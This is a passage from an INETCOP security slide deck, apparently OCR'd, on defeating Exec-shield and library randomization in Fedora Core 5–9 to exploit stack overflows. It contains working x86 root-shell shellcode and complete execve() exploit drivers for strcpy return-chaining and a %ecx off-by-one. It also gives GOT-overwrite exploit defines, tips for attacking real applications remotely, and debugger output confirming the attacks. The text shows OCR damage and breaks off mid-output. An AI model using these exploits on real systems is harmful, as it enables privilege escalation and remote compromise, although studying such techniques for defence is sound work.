bfa1d000-bfa32000 rw-p bffeb000 00:00 0          [stack]
[x82@localhost tmp]$
```

[Shellcode executable memory region on Fedora 9]

*** Attack process:**

(1) Declare shellcode in environment variable through execve() function.
(2) Remember not to use copy function address under 16 MB, use plt copy function code.
Thus, we can make the first argument of copy function.
(3) Repeat ret code to make the shellcode environment variable pointer declared at step 1 the second argument of copy function.
(4) Put ret code again right after calling copy function.
By doing so, the first argument of copy function, shellcode, will be called.
(5) You should input executable library address into the first argument of copy function.
We should be thankful that library address is located within 16mb (3byte)

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(5) Exploit on classic shellcode library area (cont.)

Using this technique, you can copy whole shellcode into executable memory region with only one call of copy function. If you want to call the function more than once, then you should use 4byte stack pointer moving thing previously mentioned.

```
Make up attack code:

+-------------------+
|      buffer       |: local variable which will be overflowed
+-------------------+
|   ret(pop %eip)   |: move %esp by 4 bytes
+-------------------+
|   ret(pop %eip)   |
+-------------------+
|        ...        |
+-------------------+
|   strcpy() func   |: address of environment variable pointer - 12
+-------------------+
|   ret(pop %eip)   |: move %esp by 4 bytes
+-------------------+
|  library address  |: executable library address . will be the first argument of strcpy() <- End of attack code
+-------------------+
| environ0 pointer  |: Environ. variable pointer pointing shellcode, will be the second argument of strcpy()
+-------------------+

Make up environment variables:

+-------------------+
|     shellcode     |: will be the second argument of strcpy() function
+-------------------+
```

Put shellcode into empty library space and do ret code. Then, library address that contains shellcode will be popped into %eip and we can finally execute a shell.

[Exploitation by moving %esp register & copy function & env. variable & shellcode]

2. Stack based Overflow on Exec-shield

(5) Exploit on classic shellcode library area (cont.)

```
char *env[]={
            "₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90" /* shellcode */
            "₩x31₩xc0₩xb0₩x46₩x31₩xdb₩x31₩xc9₩xcd₩x80" /* setreuid(0,0); */
            "₩x31₩xc0₩xb0₩x47₩x31₩xdb₩x31₩xc9₩xcd₩x80" /* setregid(0,0); */
            "₩x31₩xc0₩x50₩x68₩x6e₩x2f₩x73₩x68₩x68₩x2f"
            "₩x2f₩x62₩x69₩x89₩xe3₩x99₩x52₩x53₩x89₩xe1"
            "₩xb0₩x0b₩xcd₩x80",
0};
char *arg[]={"./vuln", /* argument0 */
            "aaaabbbbcccc" /* argument1 */
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84" ...
...
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08"
            "₩xc7₩x84₩x04₩x08₩xc7₩x84₩x04₩x08" /* ret count: 46 */
            "₩xf4₩x82₩x04₩x08" /* strcpy */
            "₩xc7₩x84₩x04₩x08" /* ret code */
            "₩x10₩xa0₩x8d₩x00", /* library location: 0x8da010 */
0};
execve("./vuln",arg,env);
```

```
[x82@localhost tmp]$ ltrace ./strcpy 2> RES ; cat RES | more
^C__libc_start_main(0x80483c4, 1, 0xbfcb5d04, 0x8048430, 0x8048420 <unfinished .
..
>
execve(0x804851b, 0xbfcb5c50, 0xbfcb5c5c, 0, 0 <unfinished ...>
__libc_start_main(0x80483c4, 2, 0xbf929764, 0x8048420, 0x8048410 <unfinished ...
>
strcpy(0xbf9296a0, "aaaabbbbcccc\307\204\004\b\307\204\004\b\307\204\004\b\307\2
04\004\b\307\204\004\b"...) = 0xbf9296a0
strcpy(0x8da010, "\220\220\220\220\220\220\220\220\220\2201\300\260F1\3331\311\3
15\2001\300\260G1\3331\311\315\2001\300"...) = 0x8da010
__libc_start_main(0x805da70, 1, 0xbfe54584, 0x80d62b0, 0x80d62a0 <unfinished ...
>
```

[exploit ltrace test result]

[Exploitation by moving %esp register & copy function & env. variable & shellcode]

INETCOP Total security solution

2. Stack based Overflow on Exec-shield

(6) Exploitation using pointer (when env. variable pointer is not available)

There are plenty of cases you can not use env. variable pointer when you write actual exploit for an application. This case could be when the buffer causing overflow is too far from env. variable or argument pointer to reach or when it is impossible to manipulate the value of the variable because you are attacking from remote. Confronting this situation, you may circumvent this quandary by using a pointer.

With this technique, an attack doesn't have to reach env. variable or argument point which is far away from the point of BOF. He just needs to find the nearest address that indicates some buffer which is available to him. An example is below.

```
int main(int argc,char *argv[]){
        char buf[256];
        printf("input: ");
        fgets(buf,sizeof(buf)-1,stdin);
        func(argv[1],0,0,0,0,buf);
}
int func(char *str,char *wow1,char *wow2,char *wow3,char *wow4,char *wow5){
        char buf[8];
        strcpy(buf,str);
}
```


[example of situation that you can apply pointer exploitation]

this is just an example to show how it works, a lot of pointer referring is ensued in real exploitation. I have mentioned how to execute some commands and how to load shell code on the memory before.

2. Stack based Overflow on Exec-shield

(6) Exploitation using pointer (when env. variable pointer is not available) (cont.)

One more simple example, even with only one available pointer, you can make it run a shellcode from remote. Not to mention that you can easily move to where the pointer is with ret code.



[Exploitation by moving %esp register & copy function & env. variable & shellcode]

3. Exploitation since Fedora Core 5 (5~9)

(1) Changes on main() function's prologue and epilogue


Basic algorithm is similar to StackShield but it saves its original return address in stack not heap and it puts %ecx register which does same job with canary of StackGuard near frame pointer. In short, return address is made up by %ecx, so it is impossible to change return address with general stack overflow attack.

Main()'s prologue changed since FC5:

```
(1) lea 0x4(%esp),%ecx          ; Save the address of %esp + 4 to %ecx register
(2) and $0xfffffff0,%esp        ; Change the position of %esp by and calculation (%esp & -16)
(3) pushl 0xfffffffc(%ecx)      ; Push the return address at %ecx – 4 into stack
(4) push %ebp                   ; Push the %ebp register of previous function into stack
(5) mov %esp,%ebp               ; Copy %esp to %ebp and make it a frame pointer of main()
(6) push %ecx                   ; Save the %ecx register into stack and let it work as a canary
```

Epilogue of main() since FC5:

```
(1) pop %ecx                    ; Pop %ecx from stack
(2) pop %ebp                    ; Pop old %ebp (previous base frame pointer) from stack.
(3) lea 0xfffffffc(%ecx),%esp   ; Move %esp register to original return address by putting address of %ecx - 4  to %esp
(4) ret                         ; When %eip is popped by ret command, program flow goes back to __libc_start_main() saved in %esp.
```



[Prologue process of manipulated main function]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(2) %ecx register off-by-one exploit

Because it is extremely difficult to guess %ecx register, we overwrite the last 1byte with NULL. Now, we need to enter address which will be return address into %ecx-4 whose 1byte has been changed into null. It is similar to frame pointer that changes return address indirectly.

Enter ret code from address will be return address to 4byte before the end of usable space. And make the last 4byte to execute main() epilog twice. We execute epilog one more time because it moves %esp register near argument pointer and environment variable pointer.

By making %ecx register to have environment variable pointer when it is restored on main() epilog, we can make %ecx-4 which is the position of %esp register be declared environment variable code.

```
<main+46>:   add    $0x??,%esp
<main+52>:   pop    %ecx
<main+53>:   pop    %ebp
<main+54>:   lea    -0x4(%ecx),%esp
<main+57>:   ret
```

[Epilogue of main function used for attack]

*** Attack scenario:**

(1) Overwrite the last 1 byte of %ecx with null

(2) Input ret code from return address to 4byte before the end of available space.


(3) In the last 4 byte, you should enter a code that perform main() epilogue twice.
Thus, you can move %esp near environment variable pointer and restore
environment variable pointer to %ecx. Finally, you can enter any environment variable
you want to %ecx-4 which will be a new %esp register.


INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(2) %ecx register off-by-one exploit (cont.)

Fill all local variable but last 4byte with ret code. By doing so, we can make return address ret code address by %ecx register off-by-one technique. If we make stack like the picture below, We can do main() epilog twice and call execve() function refer to the environment variable below.





[%ecx off-by-one exploit structure]

Let's say there is a vulnerability in a program that has array size of 256 and you repeat main() epilogue, then %ecx register would point 27th environment. Return address is at the address of %ecx – 4, so 26th environment variable will be a return address. That's why we enter the address of execve() in here.

INETCOP Total security solution

(2) %ecx register off-by-one exploit (cont.)

```
// main() ret: 0x080483fd, main() epilog: 0x080483f2
char *environs[]={
            "A01", /* 1 */
...
            "A25", /* 25 */        // execve(“...",0x00000000,0x00000000);
            "₩xe0₩xe9₩x80₩x00", /* 26 */ // A26: 0x80e9e0 execve();
            "A27", /* 27 */
            "₩x44₩xc2₩x8a₩x00", /* 28 */ // A28: 0x8ac244 ‘sh’
            "₩x00", /* 29 */ // A29: 0x00000000
            "₩x00", /* 30 */
            "₩x00", /* 31 */
            "₩x00", /* 32 */
            "₩x00", /* 33 */ // A33: 0x00000000
            "₩x00", /* 34 */
            "₩x00", /* 35 */
            "₩x00", /* 36 */
0};
char *arguments[]={
            "./strcpy",
            "₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08"
            "₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08"
...
            "₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08"
            "₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08₩xfd₩x83₩x04₩x08"
            "₩xf2₩x83₩x04₩x08", /* main() epilog */
0};
execve("./strcpy",arguments,environs);
```

[%ecx off-by-one exploit code]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(3) Relocation

Linux ELF uses runtime linking method to handle shared library by default. This runtime linking method connects unidentified symbol to its real address in library. All the binaries that use shared library use runtime linker to do lazy binding.

```
(gdb) disass 0x080482f4
Dump of assembler code for function strcpy@plt:
0x080482f4 <strcpy@plt+0>:      jmp    *0x804962c
0x080482fa <strcpy@plt+6>:      push   $0x10
0x080482ff <strcpy@plt+11>:     jmp    0x80482c4
End of assembler dump.
(gdb) x 0x804962c
0x804962c <_GLOBAL_OFFSET_TABLE_+20>:   0x080482fa
(gdb) x 0x080482fa
0x80482fa <strcpy@plt+6>:       0x00001068
(gdb) x/i 0x080482fa
0x80482fa <strcpy@plt+6>:       push   $0x10
(gdb)
```

[Content of PLT and GOT before calling strcpy fucntion]

*** Run for the first time :**
(1) Call strcpy function
(2) Move to plt of strcpy function
(3) Move to GOT that points push code
(4) Call _dl_runtime_resolve plt and functions
(5) Save to GOT and jump to real address of the function.

```
(gdb) x/x 0x804962c
0x804962c <_GLOBAL_OFFSET_TABLE_+20>:   0x007e9180
(gdb) x/i 0x007e9180
0x7e9180 <strcpy>:      push   %ebp
(gdb)
```

[Content of PLT and GOT after calling strcpy function]

*** Run for the second time and more :**
(1) Call strcpy function
(2) Move to plt
(3) There is a saved address of the function in GOT. (we save it at the first run procedure #5), so just jump to the real address and call the function.

*** After calling strcpy function:**
(1) Jump to GOT as soon as strcpy function starts.
(2) There is a pointer that points push code in GOT (0x0804962c)
(3) Get a real address of the function in library and save it to GOT and finally, return to the function and run the function.

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(3) Relocation (cont.)

Plt of strcpy() used in a program :

```
jmp    *0x804962c          # Jump to the function's address in GOT table.
push   $0x10               # reloc_offset
jmp    _dl_runtime_resolve()'s plt
```

Plt of _dl_runtime_resolve() called inside of program :

```
pushl  0x804961c           # Save link_map structure's address
jmp    *0x8049620          # GOT table that saves address of _dl_runtime_resolve
```

_dl_runtime_resolve() function is located in ld-linux loader and it does next :

```
<_dl_runtime_resolve+3>:     mov    0x10(%esp),%edx        # reloc_offset
<_dl_runtime_resolve+7>:     mov    0xc(%esp),%eax         # struct link_map *l
<_dl_runtime_resolve+11>:    call   0x7622b0 <_dl_fixup>
```

It enters arguments into %eax and %edx. The address of link_map structure variable saved just before calling _dl_runtime_resolve() goes into %eax and offset designated by plt is in %edx.

When you call a function for the first time, the order is as follows :

(1) strcpy() plt saves reloc_offset
(2) _dl_runtime_resolve() plt saves link_map structure's address
(3) _dl_runtime_resolve(sturct link_map *l, reloc_offset);
(4) _dl_fixup(struct link_map *l, reloc_offset);

INETCOP
Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(3) Relocation (cont.)

Link_map is a map for a loader to refer to. It has information of binding library. Program gets the address of re-mapping table, symbol table and string table. Here is a short brief of _dl_runtime_resolve() and _dl_fixup().

```
/* by Xpl017Elz */
#define  STRTAB      0x804822c // you can get all the information you need by  "object -x"
#define  SYMTAB      0x804816c
#define  JMPREL      0x804832c
#define  VERSYM      0x80482dc // All version checks are skipped

typedef struct /* 8byte */
{
 Elf32_Addr     r_offset;          /* Holds the function's GOT address */
 Elf32_Word     r_info;            /* Relocation type and symbol index */
} Elf32_Rel;

typedef struct
{
 Elf32_Word     st_name;           /* Symbol name (string tbl index) */
 Elf32_Addr     st_value;          /* Symbol value (Real offset in library) */
 Elf32_Word     st_size;           /* Symbol size */
 unsigned char st_info;            /* Symbol type and binding */
 unsigned char st_other;           /* Symbol visibility */
 Elf32_Section st_shndx;           /* Section index */
} Elf32_Sym;
```

3. Exploitation since Fedora Core 5 (5~9)

(3) Relocation (cont.)

```
Elf32_Rel *reloc = JMPREL + reloc_offset; // calculating re-mapping table address
// calculating string table address : SYMTAB + ((reloc->r_info>>8) * sizeof(Elf32_sym));
Elf32_Sym *sym = &SYMTAB[(reloc->r_info)>>8];

// (1) Call _dl_lookup_symbol_x() and get starting address of libc library.
result = _dl_lookup_symbol_x (STRTAB + sym->st_name, ...);
/*
result = link_map structure l variable
result->l_addr or l->l_addr; (starting point of a function)
*/

// (2) libc.so.6->l_addr + sym->st_value get the real address of the function.
value = DL_FIXUP_MAKE_VALUE (result->l_addr + sym->st_value);
/*
value = result->l_addr + sym->st_value; (sym->st_value  is an off set for  a function's address on library)
value will be a function address in library.
*/

// (3) Save this into r_offset variable (which has GOT address) in re-mapping table and return it.
rel_addr = reloc->r_offset = value; // (GOT table pointer)
return rel_addr; // Put value ,real address of the function, into GOT table and return.
```

If the value of LD_BIND_NOT env. Variable is set to 1, it doesn't go through 3rd process to return, so it does not save function address into GOT section, which means it calls _dl_fixup() function on every execution. On the other hands, if the value of LD_BIND_NOW is set to 1, it means it is not using laze binding, so _dl_fixup() is called before execution of a function and saved into GOT section.

INETCOP
Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(4) Overflow exploit overwriting GLOBAL OFFSET TABLE

This chapter is about remote exploitation using overflow vulnerability on FC 5 and above. You can overwrite GOT that you want using %esp register moving by 12 byte method and copy function previously mentioned.

```
fedora core 6 glibc 2.5, gcc 4.1.1-30:

<__libc_csu_init>:<__do_global_ctors_aux>:
...                 ...
add    $0x1c,%esp   add    $0x4,%esp
pop    %ebx         pop    %ebx
pop    %esi         pop    %ebp
pop    %edi         ret ; pop %eip
pop    %ebp
ret ; pop %eip
```

```
fedora 9 glibc 2.8, gcc 4.3.0-8:

<__libc_csu_fini>: <__do_global_ctors_aux>:
...                 ...
add    $0xc,%esp    add    $0x4,%esp
pop    %ebx         pop    %ebx
pop    %esi         pop    %ebp
pop    %edi         ret
pop    %ebp
ret
```

[move %esp over 12byte code]

The main idea of this chapter is deeply related to multiple calling of copy function from Nergal. It is a technique that puts address of function that you desire to execute(such as system function, do_system function and exec family) into _GLOBAL_OFFSET_TABLE_ like format string attack.


*** Scenario of an attack**

(1) Search for 1 bytes to put address of execution function which will be entered GOT section.
(2) Use copy function's plt + %esp moving by 12byte method to copy 1byte of address of execution function into GOT section. On doing this you have to construct your desire command on heap and you can skip all this and just use symlink.
(3) Put the manipulated function's plt into %eip register which is popped last. Thus, you can jump to manipulated function by plt code and execute what you want.

INETCOP Total security solution

(4) Overflow exploit overwriting GLOBAL OFFSET TABLE (cont.)

Change GOT section for __libc_start_main() with address of execve() function by multiple plt calling. It will execute desired function by referring it's stack pointer when you call the function's plt.



We will call strcpy() (copy function) several times by using 12byte %esp move technique. Finding 1byte for each execve() function address and "sh" string in heap is still bugging but not a big deal.

Currently working %eip register is not saved at stack pointer because it uses jump command when execve() is called. So we need to fill up 4byte of dummy like call command does.

: plt of __libc_start_main()
: execve() is called by jmp, so it is essential
: the first argument of execve()
: the second argument of execve()
: the third argument of execve()

[GOT overwrite exploit structure]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(4) Overflow exploit overwriting GLOBAL OFFSET TABLE (cont.)

As we can control the stack pointer and the value, we can make arguments of execve() as we want. In addition, "/bin/sh" code in library is located at address under 16 mb, so with some function that uses a few argument such as system() it can be used for remote attack. exec family function can copy 'sh' string on heap and symlink with a program to execute a shell.

To make the exploit more adaptable to other systems, we may need to find address of exec family function and "sh" string from ELF header or the starting of the program's text area.
Surely, the binaries compiled at similar environment would have same static and same address.

Here is a little tip. If you want to attack a real application, then you should look for these functions below.
Names of these functions are listed on heap, so you can get 'sh' string from that.
You should check if functions like bdflush(), tcflush(), fflush() are used in the application.

```
[root@localhost src]# objdump -d program | grep '<fflush@plt>:'
08048ff0 <fflush@plt>:
[root@localhost src]# gdb program -q
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) x/s 0x08048705
0x8048705:      "__gmon_start__"
...
0x8048734:      "fflush"
(gdb) x/s 0x8048738
0x8048738:      "sh"
(gdb)
```

[finding “sh” string in the application memory]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(4) Overflow exploit overwriting GLOBAL OFFSET TABLE (cont.)

After a successful attack, stack will be :

```
#define SPRINTF        0x080482d4
#define ESP_MOVE       0x08048477

#define FUNC_PLT       0x080482f4 /* __libc_start_main() */
#define FUNC_GLOBAL_OFFSET_TABLE_ 0x08049644

#define EXECVE         0x0080e9e0
#define SH_STRING      0x00006873

#define EXECVE_e0      0x080482e0
#define EXECVE_e9      0x080482df
#define EXECVE_80      0x08048347

#define SH_STRING_73 0x080484d8
#define SH_STRING_68 0x080482da

#define NULL_BYTE_00 0x08048008
```

[part of exploit code]

```
(gdb) x 0x08049644
0x8049644 <_GLOBAL_OFFSET_TABLE_+20>:    0x0080e9e0
(gdb)
0x8049648 <data_start>: 0x00006873
(gdb) x $esp
0xbfb86ae0:      0x82828282
(gdb)
0xbfb86ae4:      0x08049648
(gdb)
0xbfb86ae8:      0x08048008
(gdb)
0xbfb86aec:      0x08048008
(gdb) x/s 0x08049648
0x8049648 <data_start>:   "sh"
(gdb) x/s 0x08048008
0x8048008:       ""
(gdb)
```

[__libc_start_main() fucntion's GOT changed into address of execve()]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization

In this chapter, I'd like to introduce some simple and handy remote exploitation. We have been looking for execution function's address 1 by 1 byte from inside of the application. but there is a better way when you attack a real application which has more GOT sections.

It is the better that you copy GOT address of other functions that has same physical offset value as the function you want to run by 1 byte. For example, if the physical offset of execve() were 0x8dc00 , you could make up the address of execve() by copying 1byte from several functions which have partial match physical offset value. As a result, you don't have to know the exact address of function which is randomly mapped on every execution to call a function you want to use.

```
[root@localhost tmp]# objdump -d /lib/libc.so.6 | grep exec | grep ">:"
0008dc00 <execve>:
0008dd60 <execv>:
0008dda0 <execle>:
0008df20 <execl>:
0008e080 <execvp>:
0008e420 <execlp>:
[root@localhost tmp]# objdump -d /lib/libc.so.6 | grep 0008 | grep ">:“ | grep –v .L
0008e5b0 <getppid>:
0008e5c0 <getuid>:
0008e5e0 <geteuid>:
0008e600 <getgid>:
0008e620 <getegid>:
0008e690 <setuid>:
0008e700 <setgid>:
[root@localhost tmp]# objdump -d /lib/libc.so.6 | grep dc | grep ">:" | grep -v .L
000cdcc0 <accept>:
[root@localhost tmp]#
```

When the last 1byte of function address is identical to that of offset value, don't bother to find it form library.
(execve()>>0)&0xff == 0x00 1byte

List of functions that match 1 byte 0x08 (execve()>>16)&0xff == 0x08

List of functions that match 1byte 0xdc (execve()>>8)&0xff == 0xdc

[fedora core 6 glibc 2.5, gcc 4.1.1-30]

INETCOP Total security solution

3. Exploitation since Fedora Core 5 (5~9)

(5) Circumventing library randomization (cont.)

Let's find out some functions having same physical offset as execve() through an experiment.
Call execve() ,getuid() and accept() and see what's in the GOT section.

```
[root@localhost tmp]# cat test.c
int main(){
        execve();
        getuid();
        accept();
}

[root@localhost tmp]# gcc -o test test.c
[root@localhost tmp]# objdump -R test | grep -e execve -e getuid -e accept
080495a8 R_386_JUMP_SLOT   accept
080495ac R_386_JUMP_SLOT   getuid
080495b0 R_386_JUMP_SLOT   execve
[root@localhost tmp]#
```

[GOT address of each function]

After the calling, there were some randomization and the address of each function has been stored into GOT section. One interesting thing is that the physical offset has not been changed even after the randomization. This is the drawback we are going to use.

```
Pending breakpoint "exit" resolved

